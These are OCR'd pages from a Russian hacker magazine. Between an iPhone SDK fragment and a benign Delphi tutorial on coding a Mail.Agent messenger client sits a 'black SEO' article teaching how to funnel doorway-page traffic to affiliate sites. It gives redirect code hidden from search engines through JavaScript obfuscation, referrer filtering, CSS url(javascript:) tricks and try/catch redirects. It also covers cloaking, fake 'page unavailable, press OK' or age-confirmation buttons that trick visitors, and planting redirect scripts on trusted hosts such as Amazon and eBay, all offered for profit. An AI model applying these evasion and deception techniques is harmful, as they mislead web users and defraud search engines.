Официальный набор инструментов можно скачать, зарегистрировавшись на http://developer.apple.com/iphone. Там же доступна документация по использованию и общим вопросам разработки для iPhone 2.0. Важно понимать, что созданный с использованием официального SDK софт ориентирован на запуск под iPhone версии 2.0. На момент написания статьи получить прошивку 2.0 и загрузить написанное в XCode-приложение (IDE, идущее в комплекте с SDK) могли лишь разработчики, участвующие в **Apple Developer Program**. Проблема в том, что найти человека, которому удалось стать участником Apple Developer Program, автору не удалось. Это может быть связано с тем, что ADP на момент подготовки материала еще не была запущена, либо с тем, что на период бета-тестирования SDK Apple решили подстраховаться и дать возможность полноценной разработки ПО лишь избранным компаниям. Вероятнее всего, к моменту, когда ты прочтешь эти строки, финальная версия SDK уже станет доступна и внесет ясность относительно перспектив софта, написанного с его использованием.



НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /

СЛИВАЕМ ТРАФИК

РЕДИРЕКТ ГЛАЗАМИ ЧЕРНОГО МАГА

Сегодня речь пойдет не о том, как замутить код реализации метода bablo.get(), а об одной серьезной проблеме, с которой приходится сталкиваться многим Black SEO. Самую суть этой проблемы можно выразить всего двумя словами: бан редиректа.

КЛАССИКА РЕДИРЕКТА

Как обычно, сначала краткое введение для самых маленьких. Ты уже знаешь, что такое «дор» и с чем его едят. На всякий случай напомню, — это страница, оптимизированная под конкретный поисковый запрос. Единственное назначение дора — выбиться в топ SERP'а. Чем выше позиция дора в выдаче, тем больше трафик. Вся соль в том, чтобы привлекая трафик, сливать его на другой ресурс, например, на одну из многочисленных партнерок.

Пользователь, зашедший на страницу дора через выдачу поисковика, должен быть автоматически переброшен на нужный нам сайт. Этот важный момент и осуществляется, как раз, с помощью редиректа.

Держу пари, что со словом «редирект» у большинства начинающих веб-мастеров и поисковых оптимизаторов ассоциируется сценарий на языке JavaScript, перенаправляющий браузер на другую страницу. Так вот, на деле, это всего лишь обертка для базовых механизмов редиректа, реализованных на уровне HTTP-протокола. На диске ты найдешь полный текст RFC 2068, в котором описан механизм редиректа. Согласно этому документу, для инициализации редиректа используются трехзначные коды, начинающиеся с тройки (3**). В текущей редакции протокола HTTP 1.1 определены следующие разновидности редиректа:

300 — «Multiple Choice»
301 — «Moved Permanently»
302 — «Found»
303 — «See other»
304 — «Not Modified»
305 — «Use Proxy»
306 — «(Unused)»
307 — «Temporary Redirect»

Основными здесь являются редиректы за номерами 301 и 302. Редирект 301 используется в том случае, если ты сменил своего хостера или поменял структуру проекта, в результате чего изменился адрес страницы, для которой оформляется редирект. Запомни, гринго, что единственная ситуация, в которой, будучи в трезвом уме и здравой памяти, можно использовать 301 — это изменение постоянного адреса страницы. В этом случае редирект позволяет сохранить нажитые непосильным трудом PR и ТИЦ. Можно сказать, это склейка старой страницы и нового адреса.

Из вышесказанного можно сделать вывод о том, когда нужно использовать 301 редирект:

• для склейки доменных имен company.com и www.company.com;
• при смене домена;
• при изменении адресов страниц.

Редирект за номером 302, наоборот, используется в случае временного изменения адреса страницы. Тогда все пузомерки остаются на старом адресе и вместе со страницей не переносятся.

Техника классического редиректа сложностей не представляет. Всего су-



ществует четыре способа продать душу серфера на сторону: редирект через мета-тег «Refresh», редирект с помощью JavaScript, редирект средствами PHP и редирект через .htaccess. На врезке ты найдешь примеры всех типов редиректа.

РЕДИРЕКТ С ИСПОЛЬЗОВАНИЕМ REFRESH

```
<meta http-equiv='Reftesh' content='0;
url=http://www.xakep.ru>
```

РЕДИРЕКТ С ПОМОЩЬЮ JAVASCRIPT

```
<script type="text/javascript">
<!--
window.location = "http://www.xakep.ru";
//-->
</script>
```

РЕДИРЕКТ С ПОМОЩЬЮ PHP

```
<?php
header("Location: http://www.xakep.ru", true, 301);
?>
// Или
<?php
header("Location: http://www.xakep.ru", true, 302);
?>
```

РЕДИРЕКТ ЧЕРЕЗ .HTACCESS

```
Redirect 301 / http://www.xakep.ru
// Или
Redirect 302 / http://www.xakep.ru
```

Чуть было не забыл про один важный момент! Если ты используешь редирект на стороне клиента, и весь механизм редиректа находится в HTML-документе, то из списка разновидностей тебе доступен только 302 редирект.

SEO VS. SE. РАУНД 1

Самый простой способ спрятать редирект — придать ему вид полезного javascript-сценария, добавив немного примитивной логики.

```
<script>
var1=1;
var2=var1;
if(var1==var2)
  document.location = "http://www.xakep.ru";
</script>
```

Поисковый робот, индексируя страницу, анализирует ее по ряду параметров. Процесс включает в себя несколько этапов, — в зависимости от содержимого страницы и ряда других факторов. В частности, если робот встречает среди HTML-кода тег `<SCRIPT>`, то исследуется сценарий, следующий за этим тегом. В дискуссии, анализируют или нет поисковики JavaScript-сценарии, давно поставлена жирная точка — да, анализируют. Вопрос в том, как они это делают. Естественно, анализатор робота знаком с операторами и правилами построения JavaScript-выражений. И если ему встретится выражение типа `document.location=http://www.xakep.ru`, он сразу заподозрит, что здесь что-то не чисто.
Сам по себе редирект вполне безобиден, иначе DOM атрибут `location` не был бы доступен веб-программистам. В конце концов, мы можем перенаправлять посетителей на разные версии сайта в зависимости от языка браузера или IP-адреса. Мало ли подобных ситуаций! А раз так, то должна присутствовать некая логика — критерии, в соответствии с которыми редирект либо применяется, либо нет. Встретив на своем пути условный оператор, анализатор не в состоянии понять смысл проверяемого выражения. Единственный вывод, который может сделать анализатор JavaScript-сценария: то, что редирект срабатывает не всегда, а только при выполнении некоторого условия. Вот так, казалось бы, дубовый прием позволяет защитить редирект от бана.

Другой способ заключается в том, чтобы скрыть от поискового робота содержимое сценария, зашифровав его. Рассмотрим в качестве примера исходник HTML-формы, шифрующей JavaScript.


ШИФРУЕМ JAVASCRIPT

```
<center><form name=conv_form>
<textarea name=src_text cols=80 rows=10 wrap=virtual>
</textarea><br>
<input type=button onclick="Paste();" value="вставить
из буфера &uarr;">
<input type=button onclick="Code(); return 0;"
value="зашифровать &darr;">
<input type=button onclick="Copy();" value="копировать
&darr;">
<input type=button onclick="ClearForm();return 0;"
value="очистить &darr;&uarr;"><br>
<textarea name=dest_text cols=80 rows=10
wrap=virtual></textarea></form></center>

<script LANGUAGE="JavaScript">
function ClearForm()
{
  document.conv_form.dest_text.value="";
  document.conv_form.src_text.value="";
  document.conv_form.src_text.focus();
}
function Paste() //вставка в форму из буфера
{
  document.conv_form.src_text.
  createTextRange().execCommand("Paste");
  document.conv_form.src_text.
  focus();
}
function Copy() //копирование из формы
{
  document.conv_form.dest_text.
  createTextRange().execCommand("Copy");
  document.conv_form.dest_text.focus();
}

function Code()
{
  var temp="",i,l,c=0,out="";
  var str=document.conv_form.src_text.value;
  l=0;
  if(str=="") return;
  while(l<=str.length-1)
  {
    out=out+str.charCodeAt(l)+'!';
    l++;
  }
  document.conv_form.dest_text.value=
"<script>var temp=\"\",i,c=0,out=\"\"; var str=\
""+out+"\";l=str.length;while(c<=str.length-
1){while(str.charAt(c)!=\'!\')temp=
temp+str.charAt(c++);c++; out=
out+String.fromCharCode(temp);temp=\"\";}
document.write(out);<\/script>";
}
</SCRIPT>
```

Ни в коем случае не стоит этот прием считать полноценным шифрованием! Мы всего лишь заменяем каждый символ сценария соответствующим ему числовым значением из текущей кодовой страницы.
Теперь о грустном. Перечисленные выше способы сокрытия редиректа, мягко говоря, не идеальны. Прежде всего, это связано с тем, что поиско-



Jon32 — знаменитый серверный дорген с веб-интерфейсом

Редирект без редиректа



dvd
Мы не нарушаем наших традиций — на диске ты найдешь упомянутый в статье софт.

вые системы постоянно развиваются. Мир жесток, гринго — сегодня поисковики не только анализируют сценарии, но и исполняют их, моделируя стандартное окружение веб-браузера. А посему, вся наша притянутая за уши программная логика и, особенно, кодирование сценария, идут лесом. Аминь.

SEO VS. SE. РАУНД 2

Поисковики объявили войну быстрому редиректу. Не остается ничего, кроме как принять вызов. В качестве ответного хода напрашивается фильтрация поискового трафика. Пользователям, зашедшим по ссылке с поисковой выдачи, мы будем показывать контент без редиректа, а тех, кто пришел через ссылки, которыми мы проспамили гостевухи, форумы, блоги, — безжалостно редиректим.
Реализовать такую логику на JavaScript — как два байта об асфальт!
Создаем массив с перечислением всех известных поисковых систем. Затем в DOM-структуре читаем свойство document.referrer — определяем, откуда к нам пришел пользователь. Прогоняя через цикл наш массив, сравниваем его элементы с текущим значением `document.referrer`. Все, теперь осталось только разрулить поисковый и ссылочный трафик. Как это может быть реализовано, смотри ниже:

```
<script>
var ref; var i; var is_se;
var se = new Array('google','msn','yahoo'
,'yandex','rambler','aport','mail','km.
ru','meta','all.by', 'tut.by','online.
ua','nigma');
if(document.referrer)ref=document.referrer;
else ref="";
for(i=0;i<13;i++) {
  if(ref.indexOf(se[i])>=0) {location.
replace("урл для поискового трафа);}
}
if(is_se==0){location.replace("урл для слива
левого трафа");}
</script>
```

Альтернатива редиректу

В некоторых случаях вместо использования редиректа можно прибегнуть к технологии клоакинга (Cloaking), когда поисковому роботу показывается одна страница, а живому пользователю — совершенно другая. Клоакинг, так же, как и редирект, отлично распознается поисковиками, и его маскировка опять же требует нестандартных подходов. Более того, если использование редиректа иногда может быть оправдано, то клоакинг — однозначно черная оптимизация, а значит, бан.


А как насчет идеи замутить редирект на CSS? Большинство поисковиков игнорируют элементы оформления страницы, обращая внимание только на контент.
Идея проста до безобразия. Редирект будет осуществляться с помощью того же сценария на JavaScript. Вот только сам сценарий мы уберем подальше — например, в CSS-файл. Для этого воспользуемся тем, что любой CSS-объект поддерживает такой атрибут, как URL. В свою очередь, атрибут URL выступает в качестве обертки для некоторых дополнительных свойств, в частности — «`javascript`».
В результате, становится доступным такой вот трюк:


```
html {
   background-image: url(
   javascript:document.location=
   "www.xxxdolls.com");
}
```

Оп-па! Якобы устанавливая фон страницы, мы вероломно посылаем юзверя полюбоваться почти одетыми девочками.

SEO VS. SE. РАУНД 3

Осилив все, о чем я пытался тебе рассказать в этой статье, ты неизбежно придешь к выводу, что создать правильный редирект, который не палится поисковиками, не так-то и легко. Есть ли выход? Спешу тебя обрадовать, да. Он одновременно потрясающе прост и потрясающе сложен. Тебе понадобится проявить фантазию и быть нестандартным. Постоянно ищи новые пути и тестируй их на практике. И ты всегда будешь на один шаг впереди поисковиков. Твои доры будут частыми гостями в топе поисковой выдачи. Поясню на примере.
Чаще всего, говоря о редиректе, подразумевают автоматический редирект. Но кто сказал, что это должен быть именно автоматический редирект? Пусть юзер сам уходит на целевой ресурс, нажав на кнопку веб-формы. Как заставить его это сделать — другой вопрос. Вариантов много, приведу лишь несколько:


Firebug — превосходный инструмент для отладки JavaScript


Тулза, умеющая шифровать не только JavaScript, но и весь HTML-код

1. Использовав технологию клоакинга, подсовывать поисковику заряженную ключевиками страницу, а серферу сообщать что-нибудь вроде — «Страница временно недоступна. Для возврата к предыдущей странице нажмите OK». Понятно, что нажатие на кнопку перебросит его совсем не туда, куда он рассчитывал попасть. Кстати говоря, такой тип редиректа очень подходит при работе с Adult-ресурсами. Достаточно просто разместить на странице с дором стандартный дисклаймер «Да, мне больше 16 лет». И это не вызовет никакого подозрения, особенно если в результате в окне браузера откроется страница с заветной клубничкой.

2. Можно обойтись и вовсе без клоакинга, просто прокручивая страницу вниз и пряча от юзера контент, предназначенный для поисковых систем. В зоне видимости оставляем только форму с кнопкой.

Вот тебе еще пища к размышлению. Анализатор поискового робота если и исполняет скрипты, то делает это в режиме CodeFlow. То есть, делает это линейно. Но ничто не мешает нам написать интерактивный скрипт, реагирующий на какое-либо действие, выполняемое пользователем, например, на перемещение курсора, и, соответственно, исполняющий скрипт при возникновении заданного события.

Идем дальше. Редирект можно замаскировать под обработку исключительных ситуаций:

```
try{
document.getElementById("btn1");
} catch(e){
document.location="www.xxxdolls.com";
}
```

Приведенный код, будучи расположенным в секции <HEAD>, попытается обратиться к DOM-элементу btn1. А поскольку документ еще не загружен в браузер полностью, такого элемента еще не существует. В итоге будет сгенерировано исключение, которое мы и отлавливаем. А дальше — банально сливаем трафик.

Еще один нестандартный способ — воспользоваться трастовыми доменами, к которым у того же Googl'а определенный кредит доверия. Например, такие крупнейшие системы, как Amazon и Ebay позволяют своим клиентам в рамках профайла загружать небольшие файлы. Оформив редирект в виде внешнего .js-файла и разместив его на таком портале, можно заставить поисковик поверить в то, что это скрипт партнерской программы.

И все это — только верхушка огромного айсберга. Чем менее стандартна будет твоя идея, тем выше шансы обхитрить поисковик.

РОЖДЕННЫЙ УМЕРЕТЬ

Как видишь, способов слить трафик на сторону существует достаточно много. Но, к сожалению, все они не гарантируют 100%-ной работоспособности. Причина в самой природе дора. Просто прими это как данность — если твой дор забанен, то это не потому, что ты где-то допустил ошибку. Все, что ты можешь сделать с помощью хитрых финтов ушами, это отсрочить неприятный момент вылета дора из выдачи. Просто поставь себя на место разработчиков любой поисковой системы. Веб-сайт, появившийся из ниоткуда и моментально взлетевший в топ, не может не вызвать подозрений. Неизбежна модерация, то есть проверка веб-сайта уже не роботом, а человеком. Сам факт переброса пользователя на другой ресурс, какой бы хитрый редирект ты ни использовал, выдаст тебя со всеми потрохами. И, конечно же, не стоит сбрасывать со счетов обычного серфера, который может элементарно настучать на тебя в саппорт поисковой системы.

Накопленный богатый опыт поисковой оптимизации, к которому ты можешь обратиться через многочисленные SEO-форумы и личные сетевые дневники оптимизаторов, позволяет выработать наиболее оптимальную стратегию дороводства. Сделал сотню-другую доров, позаботился о том, чтобы поисковики спалили их как можно позже, залил на хостинг, проспамил и... забыл. Создавай новую партию и снова, по кругу. Чем ответственнее ты подойдешь к защите дора, в частности, к сокрытию механизма редиректа, тем дольше твои доры провисят в SERP'е. Тем больше бабла ты поднимешь. ⌶

Яндекс-фильтры

Непот-фильтр. Накладывается за ссылочный спам, за продажу ссылок с сайтов, за неестественные ссылки. Фильтр накладывается как на отдельные ссылки на странице, так и на весь сайт в целом.

ExceedDensityKeywords. Накладывается на страницы, содержащие слишком большую плотность ключевых слов или фраз (норма — 5-7%).

Редирект-фильтр. Накладывается за использование javascript-редиректов. Автоматически отлавливает сайты и не пропускает их в индекс.

Фильтр «ты последний». Накладывается на страницу, которая имеет дубль в индексе.

LinksText. Накладывается на сайты, в контексте и в заголовке которых нет поискового запроса.



links

- www.umaxforum.com — читай и придет просветление.
- http://ru.wikipedia.org/wiki/Дорвей — Wikipedia о дорвеях.
- http://www.xakep.ru/magazine/xa/103/ — куда лить трафик? Ответ — в статье Леонида «R0id» Стройкова.
- forum.glavmed.com — еще один форум, но под эгидой уже другой партнерки.
- www.klikforum.com — форум, также достойный внимания.



info

Помни, что используя редирект для слива трафика, ты играешь на грани фола и в любой момент можешь схлопотать бан от поисковика.



ИГОРЬ АНТОНОВ
/ ANTONOV.IGOR.KHV@GMAIL.COM /

СНОШЕНИЯ С СУПЕРАГЕНТОМ

КОДИМ ПРАВИЛЬНЫЙ MAIL.AGENT

У всеми любимой тети аси давно появился русский клон — «Mail.Агент». Не буду спорить, по популярности аська все еще впереди. Но уже сейчас понятно, что Mail.агента ждет большое будущее. А раз так, ты не должен терять времени зря — усаживайся поудобнее и приготовься постичь тонкости программирования мессенжера нового поколения.

ПЛАН ДЕЙСТВИЙ

Как ты понимаешь, Mail.Agent — это обычная сетевая программа, которая использует протокол поверх TCP/IP. Отсюда вывод: чтобы создать своего клиента, необходимо хорошенько раскурить этот протокол, выбрать способ реализации сетевой части и написать пару десятков строчек кода. По первому критерию все должно быть ясно, а вот на втором стоит остановиться. Ты уже, наверняка, в курсе, что на Delphi закодить любое приложение можно используя, минимум, две технологии: с помощью готовых классов и WinAPI-функций. Первый вариант зачастую проще, но зато второй — интересней. Вдобавок он позволяет понять принципы работы ОС. Для написания сетевых приложений в Windows есть целый набор сетевых функций — Winsock API. Про них я уже писал много раз и еще раз писать одно и то же просто не хочется. Поэтому мы рассмотрим готовый и, главное, универсальный компонент для работы с протоколом MMP, а исходник примера с реализацией на чистом WinSock API ты сможешь скачать со всем известного www.vr-online.ru.

TMRIM — БЫСТРЫЙ ПУТЬ В НИРВАНУ

Delphi-программисты обычно на шаг впереди своих сишных коллег. Этот случай не исключение. Наш соотечественник Алексей Панов позаботился обо всех нас и закодил отличный компонент для комфортной работы с протоколом MMP.

СВОЙСТВА ПРОТОКОЛА MMP


ActiveAntiSpam (boolean) — активация антиспамовой системы.
AntiSpamWords (string) — в этом свойстве записываются слова, которые будут идентифицироваться как спам. Внеси сюда: «порно, секс, недорого, только у нас» и сможешь временно забыть о проблеме нежелательной корреспонденции, которой так много летает по протоколу MMP.
login (string) — логин в системе mail.ru, то есть твой ящик в любом из доменов, принадлежащих серверу mail.ru (bk.ru, list.ru, inbox.ru).
loginStatus (integer) — статус пользователя. В свойстве устанавливается один из возможных статусов (онлайн, невидимый и т.д.). Некоторые из доступных вариантов:

```
STATUS_ONLINE — онлайн
STATUS_AWAY — отошел (нет на месте)
STATUS_FLAG_INVISIBLE — флаг невидимости.
Этот флаг нужно использовать, как правило, со STATUS_
ONLINE.
```


login_s__desc (string) — дополнительное описание текущего состояния. Как правило, сюда пишут «готов поболтать» или что-то в этом роде.
password (string) — пароль на указанный в свойстве login аккаунт.

СОБЫТИЯ

OnAddNewContact — событие возникает при добавлении нового контакта.
OnAuthAck — возникает при получении ответа об авторизации.
OnAuthReq — событие срабатывает при запросе авторизации. Во время реакции на это событие хорошо бы показывать форму с информацией о пользователе, запросившем авторизацию. В качестве информации принято показывать: ник пользователя, e-mail и текст запроса на авторизацию.
OnComposeEvent — событие происходит при начале какого-либо действия со стороны удаленного пользователя. Например, при генерации этого события ты можешь узнать, что удаленный пользователь начал печатать тебе сообщение.
OnConnectProgress — событие срабатывает при попытке соединения с сервером Mail.Agent. С помощью этого события ты сможешь информировать пользователя о текущем состоянии подключения. Например, можно установить на форме TProgressBar и отображать на нем прогресс



Простецкий дизайн будущей проги



Скудная страница с официальным описанием MMP

подключения. Кстати, именно этой простой фишки лишен Mail.Agent, так что — наматывай на ус (А нафига это надо? — Прим. ред.).
OnDisconnect — дисконнект он и в Африке дисконнект.
OnGetFile — информирует о приеме файла от контакта.
OnList — возникает при получении списка контактов.
OnListUpdate — происходит при обновлении контактов.
OnLoginInfo — срабатывает во время подключения к серверу. Например, если не получилось подключиться из-за неправильно введенных данных (логин, пароль), то тут это можно обработать.
OnMeInfo — событие возникает при получении информации о твоем аккаунте.
OnMessage — событие генерируется во время получения очередного сообщения.
OnMyServicesMessage — при получении сервисных сообщений будет генерировать это событие.
OnNewMail — событие возникает в момент прихода в твой почтовый ящик новой корреспонденции.
OnRecvNormalAvatar — событие возникает во время приема аватары контакта. Здесь можешь написать код для обновления аватары у нужного контакта.
OnRecvSmallAvatar — по сути, то же самое, что и предыдущее, за исключением типа аватары. Событие возникает при приеме маленькой аватары.
OnSecondLogin — событие сигнализирует о неприятном известии: под твоим логином кто-то вошел. Во время возникновения этого события нужно поднимать тревогу и убеждать пользователя скорее сменить пароль.
OnStatus — событие возникает при изменении каким-нибудь контактом своего статуса.
OnUserSearchResult — событие генерируется при получении результатов поиска.

ПРАКТИКА

Толку от неподкрепленной практикой теории мало. Поэтому запусти Delphi и приготовься кодить. Как обычно, сразу после запуска Delphi создаст новый пустой проект. Закрой его и загляни на наш DVD. Там тебя ждет компонент TMRim. Скопируй его на винт и заинсталь к своему Dlephi. Компонент устанавливается стандартным способом через Component → Install Component. Установив компонент, создай новый проект и накидай на форму следующие компоненты:

- 1 компонент TMainMenu
- 1 TImageList
- 1 TMrim
- 1 TListView
- 1 TProgressBar

По всей форме я растянул компонент `TListView`. В нем будет отображаться контакт-лист. Чтобы контакты не смотрелись серо и убого, я подобрал в `TImageList` картинки, соответствующие возможным статусам пользователей (Online, Away, Offline и т.д.). С помощью компонента `TMainMenu` я создал основное меню из следующих пунктов: подключить, отключить, выбор статуса (онлайн, отошел, невидимый). Готовый вид моей формы ты можешь увидеть на рисунке.
На этом о форме можно забыть и приступить к кодингу. Первым делом научимся устанавливать и разрывать соединение с сервером. Для этого создай обработчик события `OnClick` для кнопки с именем «Подключить» и напиши в нем:

```
If Form2.ShowModal = mrCancel Then
 Exit;
ConnectBar.Visible := true;

MailAgent.Login := Form2.LoginEdit.Text;
MailAgent.Password := Form2.PassEdit.Text;
MailAgent.LoginStatus := STATUS_ONLINE;

MailAgent.login_s__desc := 'Я в сети!!!';
MailAgent.Connect2(MailAgent.Login, MailAgent.
Password);
```

Перед тем, как начать попытку подключения, я модально показываю Form2 (смотри рисунок). На этой форме расположены два поля ввода, в которые нужно ввести имя пользователя и пароль. Если пароль и имя пользователя введены успешно, то можно начинать первую попытку соединения. Для этого я заполняю все необходимые свойства компонента `TMrim` (у меня он носит имя MailAgent). После того, как все поля заполнены, можно выполнить метод `Connect2`.









Продвинутый интерфейс с помощью одной функции

```
procedure TForm1.CreateNewTab(
  user_email: string; text:string);
var
 _NewTab : TTabSheet;
 _NewTextMemo, _NewChatMemo:TMemo;
 i:integer;
begin
 for i:=0 to form3.PageControl1.PageCount-1 Do
  if form3.PageControl1.Pages[i].Caption =
     user_nick then
  begin
    form3.PageControl1.ActivePageIndex := i;
    if Text <> '' then
      TMemo(Form3.PageControl1.Pages[i].
      FindComponent(ChatMemo+IntToStr(i+1))).
      Lines.Add(user_nick + ': ' + text);
    form3.Show;
    Exit;
  end;

 _NewTab := TTabSheet.Create(form3.PageControl1);
 _NewTab.Caption := user_nick;
 _NewTab.Name := 'Tab'+IntToStr
 (form3.PageControl1.PageCount);
 _NewTab.PageControl := form3.PageControl1;
 _NewChatMemo := TMemo.Create(_NewTab);
 _NewChatMemo.Name := 'ChatMemo'+IntToStr(
  Form3.PageControl1.PageCount);
 _NewChatMemo.Align := alTop;
 _NewTab.InsertControl(_NewChatMemo);
 _NewTextMemo := TMemo.Create(_NewTab);
 _NewTextMemo.Name := 'TextMemo' + IntToStr(
  form3.PageControl1.PageCount);
 _NewTextMemo.Align := alTop;
 _NewTab.InsertControl(_NewTextMemo);
 _NewChatMemo.Lines.Clear;
 _NewTextMemo.Lines.Clear;

 If Text <> '' Then
   _NewChatMemo.Lines.Add(user_nick + ': ' + text);

 Form3.PageControl1.ActivePage := _NewTab;
 Form3.Show;
end;
```

Элегантная форма запроса логина и пароля

Процесс подключения запущен. Было бы неплохо иметь возможность отследить его текущее состояние на `ProgressBar`. Создай для компонента `TMrim` обработчик события `OnConnectProgress` и напиши в нем:

```
ConnectBar.Position := State;
 If State = 100 Then begin
  Sleep(100);
  ConnectBar.Visible := false;
end;
```

Думаю, пояснять этот код нет смысла. Сложного в нем абсолютно ничего. Двигаемся дальше. С подключением разобрались, теперь нужно позаботиться о заполнении контакт-листа. Тебе уже известно, что получение списка контактов происходит при возникновении события `OnList`-компонента `TMrim`, а раз так — создай обработчик события `OnList` и напиши в нем всего лишь две строчки кода:

```
_ContactList := List;
 GetUserList ();
```

В первой строчке кода я получаю в переменную `_ContactList` (объявлена как глобальная переменная типа `AContact_List`) ссылку на весь список контактов (`List`). После того, как ссылка получена, я обращаюсь к самописной процедуре `GetUserList()`, код которой ты можешь увидеть на соответствующей врезке.


Получаем индекс статусной картинки


```
function TForm1.GetStatusImage(status: integer;
advStatusId:string): integer;
begin
 Result := 1;
 Case Status Of
  STATUS_ONLINE: Result := 0;
  STATUS_OFFLINE: Result := 1;
  STATUS_AWAY: Result := 2;
  STATUS_FLAG_INVISIBLE : Result := 5;
  STATUS_USER_DEFINED:
  begin
    if advStatusId = 'status_chat' then Result := 3;
    if advStatusId = 'status_dnd'  then Result := 4;
  end;
 end;
end;
```





Тестируем клиента

